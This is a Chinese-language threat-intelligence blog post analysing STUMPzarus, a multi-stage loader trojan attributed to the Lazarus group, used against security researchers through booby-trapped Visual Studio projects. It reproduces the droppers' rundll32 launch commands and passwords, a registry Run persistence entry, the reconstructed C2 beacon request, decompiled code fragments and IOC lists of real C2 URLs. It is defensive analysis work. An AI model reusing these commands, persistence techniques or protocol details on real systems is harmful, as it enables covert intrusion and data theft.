认识STUMPzarus——APT组织Lazarus近期定向攻击组件深入分析 – 绿盟科技技术博客

By Meet The Author

Published: 2021-01-29 · Archived: 2026-04-05 19:21:56 UTC

一. 事件背景

此次事件由Google安全团队披露。攻击者通过在Twitter建立多个安全研究者账号，发布大量的漏洞分析文章吸引漏洞安全研究者的关注，同时建立了一个研究博客，发布0day相关的漏洞研究及分析。通过这一方法，筛选并找到潜在的目标，并与之互动。攻击者利用了研究者需要实时关注行业中漏洞披露状况的心理，成功吸引了一些研究者的关注，并通过私信等方式，请求与研究者即潜在的攻击目标一起分析所谓的0day，在研究者答应合作后，发送所谓的“POC”工程文件，该伪造的POC工程文件是一个VS工程文件，其中嵌入了恶意代码。当研究人员打开该工程文件后，恶意代码会立即运行起来。根据Google研究团队披露的信息，有些研究人员访问攻击者运营的研究博客时也感染了病毒，但研究人员的Chrome浏览器为最新版本，由此推测可能存在浏览器0day。

二、Lazarus Group介绍

Lazarus是来自朝鲜的APT组织，亦被称为HIDDEN COBRA或APT38，最早于09年就开始了攻击活动，主要攻击目标为韩国、东亚和东南亚国家的政企工作人员。最近几年，Lazarus活动较为频繁，甚至攻击了COVID-19相关的制药公司。Lazarus组织的常用工具包括DDoS僵尸网络、键盘记录器、远控工具和间谍软件等。

三、恶意文件分析

3.1样本关系

本次针对安全研究人员的定向攻击事件中出现的木马皆带有两层外壳，遵循以下调用关系：

4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244 –drop–>

a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855 –drop–>

a08d24f74027256c6fd5c5a2fdb15b12889971fbdcfa7a28ffebbfe8b15aaefb

最终阶段的木马程序是由Lazarus组织曾经使用过的DRATzarus木马演化而来，我们将该木马暂命名为STUMPzarus。

3.2攻击阶段

本次事件中的恶意程序使用多级释放的方式启动自身。根据披露文档描述，该事件中最外层Dll程序4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244是伪装成VS工程项目中db文件的恶意运

行库，后续阶段的恶意文件皆以dll的形式包裹于上一级dropper程序中。所有层级的恶意程序皆需要命令行中传递的密码或参数才能正确执行。

3.2.1 Stage1: 4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244

该文件是64位DLL文件，主要代码位于导出函数CMS_dataFinalW中。

该DLL运行时需要以下启动参数：

C:\\Windows\\System32\\rundll32.exe [thisfilepath], CMS_dataFinal Bx9yb37GEcJNK6bt [4bytes_prefix]，其中[4bytes_prefix]值不定，会被后续阶段的木马程序使用。

该DLL检测进程中是否包含以下名称：

name	vendor
avp.exe	Kaspersky
avastui.exe	Avast

如果未发现这些进程，则将以下内容写入注册表自启动项SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\中：

ValueName	Value
OneDrive_Update	C:\\Windows\\System32\\rundll32.exe C:\\ProgramData\\VMware\\vmnat-update.bin, OCSP_resp_find lxUi5CZ0IV45j89Y [4bytes_prefix]

释放程序内含的PE文件，保存为C:\\ProgramData\\VMware\\vmnat-update.bin，随后使用注册表值相同的指令运行该文件。该文件是第二阶段的Dropper程序。

3.2.2 Stage2: a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855

该文件是64位DLL文件，主要代码位于导出函数OCSP_resp_findW中。

该DLL运行时需要以下启动参数：

C:\\Windows\\System32\\rundll32.exe C:\\ProgramData\\VMware\\vmnat-update.bin, OCSP_resp_find lxUi5CZ0IV45j89Y [4bytes_prefix]

3.2.3 Stage3: a08d24f74027256c6fd5c5a2fdb15b12889971fbdcfa7a28ffebbfe8b15aaefb

该程序与一阶段Dropper的代码结构类似，主要功能为释放并解压程序内含的PE文件，加载至内存运行，同时将[4bytes_prefix]传递给该程序。

Stage3:a08d24f74027256c6fd5c5a2fdb15b12889971fbdcfa7a28ffebbfe8b15aaefb

该木马程序为本次攻击事件的主要恶意组件，是一款加载远端攻击载荷进行窃密等行为的加载器木马。由该载荷通信流程可以推断，该木马实际上是整个攻击过程中的基础模块，可能与其后续载荷组成了主要执行信息采集的窃密系统。

该木马在通信流程与代码实现上与clearsky公司于2020年8月披露的DRATzarus远控木马有一定相似性，可以认为是由DRATzarus木马演化而来。DRATzarus的相关事件“Dream Job”已被判定为由朝鲜APT组织Lazarus主导。

基于该木马的主要功能，我们将其暂命名为STUMPzarus。

DRATzarus相关内容详见https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf

3.3 同类型攻击流程

在谷歌披露的攻击事件中，其他样本组成了完全相同的文件释放流程。

释放流程1：

68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7 –drop–>
25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc –drop–>
cb0f1aa2a59115d038235bcbfa28f1958bd1caf4189265a3c61974114b402e03

释放流程2：

284df008aa2459fd1e69b1b1c54fb64c534fce86d2704c4d4cc95d72e8c11d6f –drop–>
913871432989378a042f5023351c2fa2c2f43b497b75ef2a5fd16d65aa7d0f54 –drop–>

dcd0d70eb8384d00be9522b121194afff1dd91325bb672a8849afb739f80f58c

以上攻击流程与前述流程完全一致，最终同样释放了STUMPzarus木马。

以上STUMPzarus携带的三个CnC地址分别为：

https[:]//codevexillium.org/image/download/download.asp

https[:]//codevexillium.org/image/download/download.asp

https[:]//angeldonationblog.com/image/upload/upload.php

和

https[:]//angeldonationblog.com/image/upload/upload.php

https[:]//angeldonationblog.com/image/upload/upload.php

https[:]//angeldonationblog.com/image/upload/upload.php

3.4 恶意文件通信过程分析

3.4.1 基本格式

3.4.1.1 Agent请求

该木马的基本通信模式为https，每次通信皆由Agent端发送特定格式的POST包，CnC端响应该请求并发送数据。

Agent端POST包复原后有以下格式：

POST /image/download/download.asp HTTP/1.0 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: codevexillium.org Content-Type: application/x-www-form-urlencoded Connection: Keep-Alive PW=GQWLXM&DTUXG=YWJjZFpUd3dPYzBoQ05iTg==&HDFV=&XPTERQ=0&EVYNQM=52&JQRMAQ=MgAwADIAMQAtADAAMQAtADIANwAgADEANQA6ADEAOAA6ADMAOQA=&BBYXCYGNER=LBBONCVIQHJUYC&RXBVB=QOZUYRDUX

该数据包的正文部分包含多个参数，参数名、数值与含义见下表：

参数项号	参数名	参数名长度	参数内容	参数内容长度
1	随机大写字母	2字节	随机大写字母，其长度作为packetcode	不定长
2	随机大写字母	5字节	base64转码后的sID	24字节
3	随机大写字母	4字节	base64转码后的附加数据A	不定长
4	随机大写字母	6字节	数据包类型标记packetmark	1字节
5	随机大写字母	6字节	附加数据B长度	通常为2字节
6	随机大写字母	6字节	base64转码后的附加数据B	不定长
7~9（个数不定）	随机大写字母	不定长	无意义随机值	不定长

参数项1的值字段长度被作为packetcode，木马程序使用该数值表示当前通信状态；

参数项2包含的sID为程序启动参数指定的[4bytes_prefix]+12字节随机字符；

参数项3未被木马实际使用；

参数项4的值字段包含数据包类型标记packetmark，在部分通信中，木马程序使用该数值表示数据是否已发送完成；

参数项6的值可能包括时间字符串、内容长度、附加内容等，各部分使用”|”分隔。

3.4.1.2 CnC回复

CnC回复内容全部使用base64转码，并将其中的”+”号替换为空格。

3.4.1.2.1 通信形式

根据木马逻辑，该通信过程分为以下几种形式：

- **上线&键传递：**

该通信发生于Agent首次连接CnC时。

CnC向Agent发送一个坐标值，用于初始化椭圆曲线的公钥，后续的加密通信将基于该椭圆曲线进行构建。

Agent: 发送A类请求包，packetcode为6，packetmark为0；

CnC: 回复base64转码的数据包；

正常情况下，CnC发送的数据包头部为宽字符L”0″，Agent保存数据包的后续内容，作为椭圆曲线的坐标并初始化公钥，该木马选用了secp521r1曲线。

Agent使用的椭圆曲线私钥为随机生成的0x20长度大写字母字符串。

- **连接维持&参数传递：**

该通信发生于Agent收到公钥之后。

Agent不断发送POST包以保持连接，同时等待CnC发送的加密参数字符串；

Agent：发送B类请求包，packetcode为10，packetmark为0；

CnC：回复使用EC加密+base64转码的数据包；

CnC发送的数据包头部为宽字符L”1″时，Agent不断发送B类请求包，以保持连接；

CnC发送的数据包头部为L”1″以外的字符时，后续内容为以”|”分隔的5个参数信息：

参数1	**新的通信容量**
参数2	下一阶段载荷文件长度
参数3	载荷入口函数的标志字符串
参数4	载荷入口函数的参数
参数5	数据校验哈希

其中参数1中通信容量用于限制Agent在正文中附加内容的长度。

- **载荷传递：**

该通信发生于Agent收到参数字符串之后。

Agent发送特定POST包后，CnC回复一个加密后的PE文件作为攻击载荷；

Agent：发送C类请求包，packetcode为7，packetmark为0；

CnC：回复使用EC加密+base64转码的数据包，内容为PE文件；

Agent随后使用上述参数5对应的数据校验哈希对解密后的PE文件进行校验，该校验哈希计算方法为对文件的md5值进行以下转码：

```
vphash = &MultiByteStr;
vpmd5 = &vmd5;
do
{
  v48 = *vpmd5;
  vbyte_high = (unsigned __int8)*vpmd5 >> 4;
  if ( vbyte_high > 9 )
    v50 = vbyte_high + 0x37;
  else
    v50 = vbyte_high + 0x30;
  *vphash = v50;
  vbyte_low = v48 & 0xF;
  if ( vbyte_low > 9 )
    v52 = vbyte_low + 0x37;
  else
    v52 = vbyte_low + 0x30;
  vphash[1] = v52;
  vphash += 2;
  ++vpmd5;
  --i;
}
while ( i );
```

当Agent全部通信过程都正确完成且哈希校验成功后，程序载入CnC下发的PE文件并执行其入口函数：

- **载荷通信：**

该通信发生于Agent将CnC回复的攻击载荷执行之后。

Agent读取载荷运行得到的结果，并将其发送给CnC；

Agent：发送E类请求包，packetcode为12，packetmark为2或3；

CnC：回复base64转码的数据包；

进行此类通信时，Agent使用发送请求包正文中的参数项6，将载荷函数运行后的结果传递给CnC，该结果使用EC加密。此外，参数项4中的packetmark可能为以下值，用于通知CnC该数据是否已发送完成：

packetmark	meaning

2	数据未发送完成
3	数据发送完成

CnC回复的数据包头部为宽字符L”0″时，Agent重置通信流程并休眠1200秒；

CnC回复的数据包头部为L”0″以外的字符时，Agent重新进入连接维持&参数传递模式。

由该载荷通信流程可以推断，该木马可能是主要执行信息采集的间谍木马。

- **错误报告：**

该通信发生于Agent发现上述各阶段通信中CnC回复存在错误时。

Agent：发送D类请求包，packetcode为11，packetmark为0；

CnC：回复base64转码的数据包；

CnC回复的数据包头部为宽字符L”0″时，Agent继续执行；

CnC回复的数据包头部为L”0″以外的字符时，Agent关闭网络句柄。

- **小结**

由STUMPzarus木马的通信逻辑可以看出，该木马构建了与CnC之间完整的加密通信流程，CnC下发的攻击组件只需实现具体的功能函数并将运行结果传递给STUMPzarus木马即可。这也是我们将其称为stump的原因。

四. 组织关联

4.1 关联分析

该事件中STUMPzarus木马与已确认Lazarus攻击工具DRATzarus木马在代码和逻辑层面有大量相似之处，包括：

- **相同的POST包正文字符串生成逻辑**

STUMPzarus

参数项号	参数名	参数名长度	参数内容	参数内容长度
1	随机大写字母	2 字节	随机大写字母，其长度作为 packetcode	不定长
2	随机大写字母	5 字节	base64 转码后的 sID	24 字节
3	随机大写字母	4 字节	base64 转码后的附加数据 A	不定长
4	随机大写字母	6 字节	数据包类型标记 packetmark	1 字节
5	随机大写字母	6 字节	附加数据 B 长度	2 字节
6	随机大写字母	6 字节	base64 转码后的附加数据 B	不定长
7~9（个数不定）	随机大写字母	不定长	无意义随机值	不定长

DRATzarus

参数号	参数名	参数名长度	参数内容	参数内容长度
1	随机 ASCII 字符	2 字节	指令号码 cmdcode	1 字节
2	随机 ASCII 字符	5 字节	(null)	6 字节
3	随机 ASCII 字符	4 字节	加密木马编号	28 字节
4	随机 ASCII 字符	6 字节	数据包类型标记 packetmark	1 字节
5	随机 ASCII 字符	6 字节	RC4 加密数据长度	不定长
6	随机 ASCII 字符	6 字节	RC4 加密数据	不定长
7	随机 ASCII 字符	不定长	无意义随机值	不定长

- **CnC回复中相似的base64转码后处理逻辑**


STUMPzarus

```
while ( 1 )
{
  v14 = strchr((const char *)v13, ' ');
  if ( !v14 )
    break;
  *v14 = '+';
}
v15 = b64dec_1800024F0((unsigned __int8 *)v13, strlen((const char *)v
```


DRATzarus

```
replacespacetoplus_180001290(v12, ' ', '+');
v13 = xorA4_base64dec_180001490(v12, strlen(v12), vrecv
```

- **使用命令行参数中传递的密码作为启动条件**



- **相同的PE加载函数实现**





除以上特征外，两组工具还有大量其他相似代码，包括完全相同的RC4实现、相似的CnC回复判断逻辑等。

由以上相似点可以推断，STUMPzarus木马是在DRATzarus木马代码的基础上修改得到的，并且编入了openssl库，使用椭圆曲线加密通信替换了DRATzarus木马原有的RC4通信逻辑，在通信安全性上更为完善。

此外，STUMPzarus与mcafee披露的NorthStar行动（https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/）中发现的Torisma木马也有一定相似性

- **相似的基于随机数的CnC地址选择方式：**

STUMPzarus	Torisma
	

```
v15 = rand() % 10;
while ( 1 )
{
  ++v15;
  ++v2;
  if ( v15 == 3 * (v15 / 3) )
  {
    v16 = 0i64;
    do
    {
      v17 = *(WCHAR *)((char *)&cnc1_1800A23F0 + v16)
      v16 += 2i64;
      *(__int16 *)((char *)&v31 + v16) = v17;
    }
    while ( v17 );
  }
  else
  {
    v18 = 0i64;
    if ( v15 % 3 == 1 )
    {
      do
      {
        v19 = *(WCHAR *)((char *)&cnc2_1800A2BF0 + v1
```

```
++*((_DWORD *)v16 + 13);
*((_DWORD *)v16 + 13) %= 6u;
v15 = *((_DWORD *)v16 + 13);
if ( v15 )
{
  if ( v15 == 1 )
  {
    vest32_decrypt_180007DE0((__int64)v16, v8, 104u
    sub_1800016A0(**v16, 512i64, v8);
    v11 = 1;
  }
  else if ( v15 == 2 )
  {
    vest32_decrypt_180007DE0((__int64)v16, v5, 0x8E
    sub_1800016A0(**v16, 512i64, v5);
    v11 = 1;
  }
}
else
{
  vest32_decrypt_180007DE0((__int64)v16, v2, 0x8Au)
  sub_1800016A0(**v16, 512i64, v2);
  v11 = 1;
}
if ( v11 )
  break;
```

- **相似的CnC地址格式：**

STUMPzarus	Torisma
https[:]//codevexillium.org/image/download/download.asp **https[:]//www.dronerc.it/shop_testbr/upload/upload.php** **https[:]//transplugin.io/upload/upload.asp**	https[:]//www.commodore.com.tr/mobiquo/appExtt/notdefteri/writenote.php https[:]//www.scimpex.com/admin/assets/backup/requisition/requisition.php https[:]//www.fabianiarte.com/newsletter/arte/view.asp

该Torisma木马是间谍程序，可以根据其使用的CnC地址www.fabianiarte.com关联至Lazarus组织的DreamJob行动。

4.2 组织特征

通过对STUMPzarus木马以及Lazarus组织过往攻击攻击工具的分析，我们认为近期Lazarus攻击工具有以下特征：

冗余设计

作为一个窃密系统的基础设施，STUMPzarus木马的通信逻辑显然过于复杂了。Lazarus开发者在该工具的通信协议上分别使用了https、混淆、字符替换、垃圾信息、secp521r1曲线等增加保密性的手段，木马通过多个标志位与CnC通信，并至少进行包括键传递、参数传递、载荷传递在内的3轮通信后才可能获取到具体的攻击载荷。

虽然APT组织总会不遗余力地强化自己攻击过程的隐蔽性，但以上通信流程设计中有大量功能重复的部分，很难起到1+1=2的效果。

这样的冗余设计在Lazarus组织的DreamJob行动中就有所体现。Lazarus开发者在DRATzarus木马中同时使用了https和RC4加密通信流量，将运行参数独立为配置文件放入PE文件中，此外还为其设计了一个全局标记，用于指定程序的运行模式。当标志值为0x3456时，程序以隐匿模式运行，当标志值为0x3457时，程序以记录模式运行，会将配置文件相关信息保存在注册表键中。这样的设计在较少考虑代码优化的APT工具开发过程中比较少见。

我们无法确定Lazarus开发者进行此类冗余设计的目的，但这样的设计风格显然给组织定性提供了依据。

验参执行

Lazarus开发者热衷于在执行参数中设置PE文件执行的密码。

在STUMPzarus木马各阶段Dropper中，程序分别使用Bx9yb37GEcJNK6bt和lxUi5CZ0IV45j89Y等字符串参数作为自身的启动密码，同类型攻击链中的所有droper程序也都各自设置了启动密码；DRATzarus木马具有同样的逻辑，使用844513479字符串作为启动密码；此外，早在2019年发现的Lazarus攻击组件Curiofireza，同样使用了该方式来获得用于解密下阶段载荷的密码。

这种验参执行的方式是一种低成本的对抗手段，可以规避一些沙箱环境和自动化分析系统。也许正是因为过于依赖这样的启动条件，Lazarus开发者没有给木马程序添加常规的环境检测代码。

五. 总结

通过对本次定向攻击事件中出现的恶意程序及关联攻击工具的分析，我们辨识了一种新的APT攻击组件，并确认了其与Lazarus组织的紧密联系。

我们从本次事件中观察发现，Lazarus组织最终投递的载荷由纯功能性的RAT木马、SPY木马向STUMP组件转变。这样的改变提高了攻击者对攻击目的的选择和支配能力。该现象也体现了APT组织攻击框架的常见迭代过程。

附录：IOC

一阶段dropper

4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244

68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7

284df008aa2459fd1e69b1b1c54fb64c534fce86d2704c4d4cc95d72e8c11d6f

二阶段dropper

a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855

25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc

913871432989378a042f5023351c2fa2c2f43b497b75ef2a5fd16d65aa7d0f54

STUMPzarus

a08d24f74027256c6fd5c5a2fdb15b12889971fbdcfa7a28ffebbfe8b15aaefb

cb0f1aa2a59115d038235bcbfa28f1958bd1caf4189265a3c61974114b402e03

dcd0d70eb8384d00be9522b121194afff1dd91325bb672a8849afb739f80f58c

CnC

https[:]//codevexillium.org/image/download/download.asp

https[:]//www.dronerc.it/shop_testbr/upload/upload.php

https[:]//transplugin.io/upload/upload.asp

https[:]//angeldonationblog.com/image/upload/upload.php

其他来自google的IoC:

Blog地址

https://blog.br0vvnn[.]io

Twitter账号

https://twitter.com/br0vvnn

https://twitter.com/BrownSec3Labs

https://twitter.com/dev0exp

https://twitter.com/djokovic808

https://twitter.com/henya290

https://twitter.com/james0x40

https://twitter.com/m5t0r

https://twitter.com/mvp4p3r

https://twitter.com/tjrim91

https://twitter.com/z0x55g

Telegram

https://t.me/james50d

Keybase

https://keybase.io/zhangguo

关联样本hash

a4fb20b15efd72f983f0fb3325c0352d8a266a69bb5f6ca2eba0556c3e00bd15

C&C域名

angeldonationblog[.]com

codevexillium[.]org

investbooking[.]de

krakenfolio[.]com

opsonew3org[.]sg

transferwiser[.]io

transplugin[.]io

C&C URL

https[:]//investbooking[.]de/upload/upload.asp

https[:]//www.dronerc[.]it/forum/uploads/index.php

https[:]//www.dronerc[.]it/shop_testbr/upload/upload.php

https[:]//www.edujikim[.]com/intro/blue/insert.asp

https[:]//www.fabioluciani[.]com/es/include/include.asp

http[:]//trophylab[.]com/notice/images/renewal/upload.asp

http[:]//www.colasprint[.]com/_vti_log/upload.asp

附录：参考链接

https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/

https://www.clearskysec.com/wp-content/uploads/2020/08/Dream-Job-Campaign.pdf

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/

关于伏影实验室

伏影实验室专注于安全威胁监测与对抗技术研究。

研究目标包括Botnet、APT高级威胁，DDoS对抗，WEB对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。
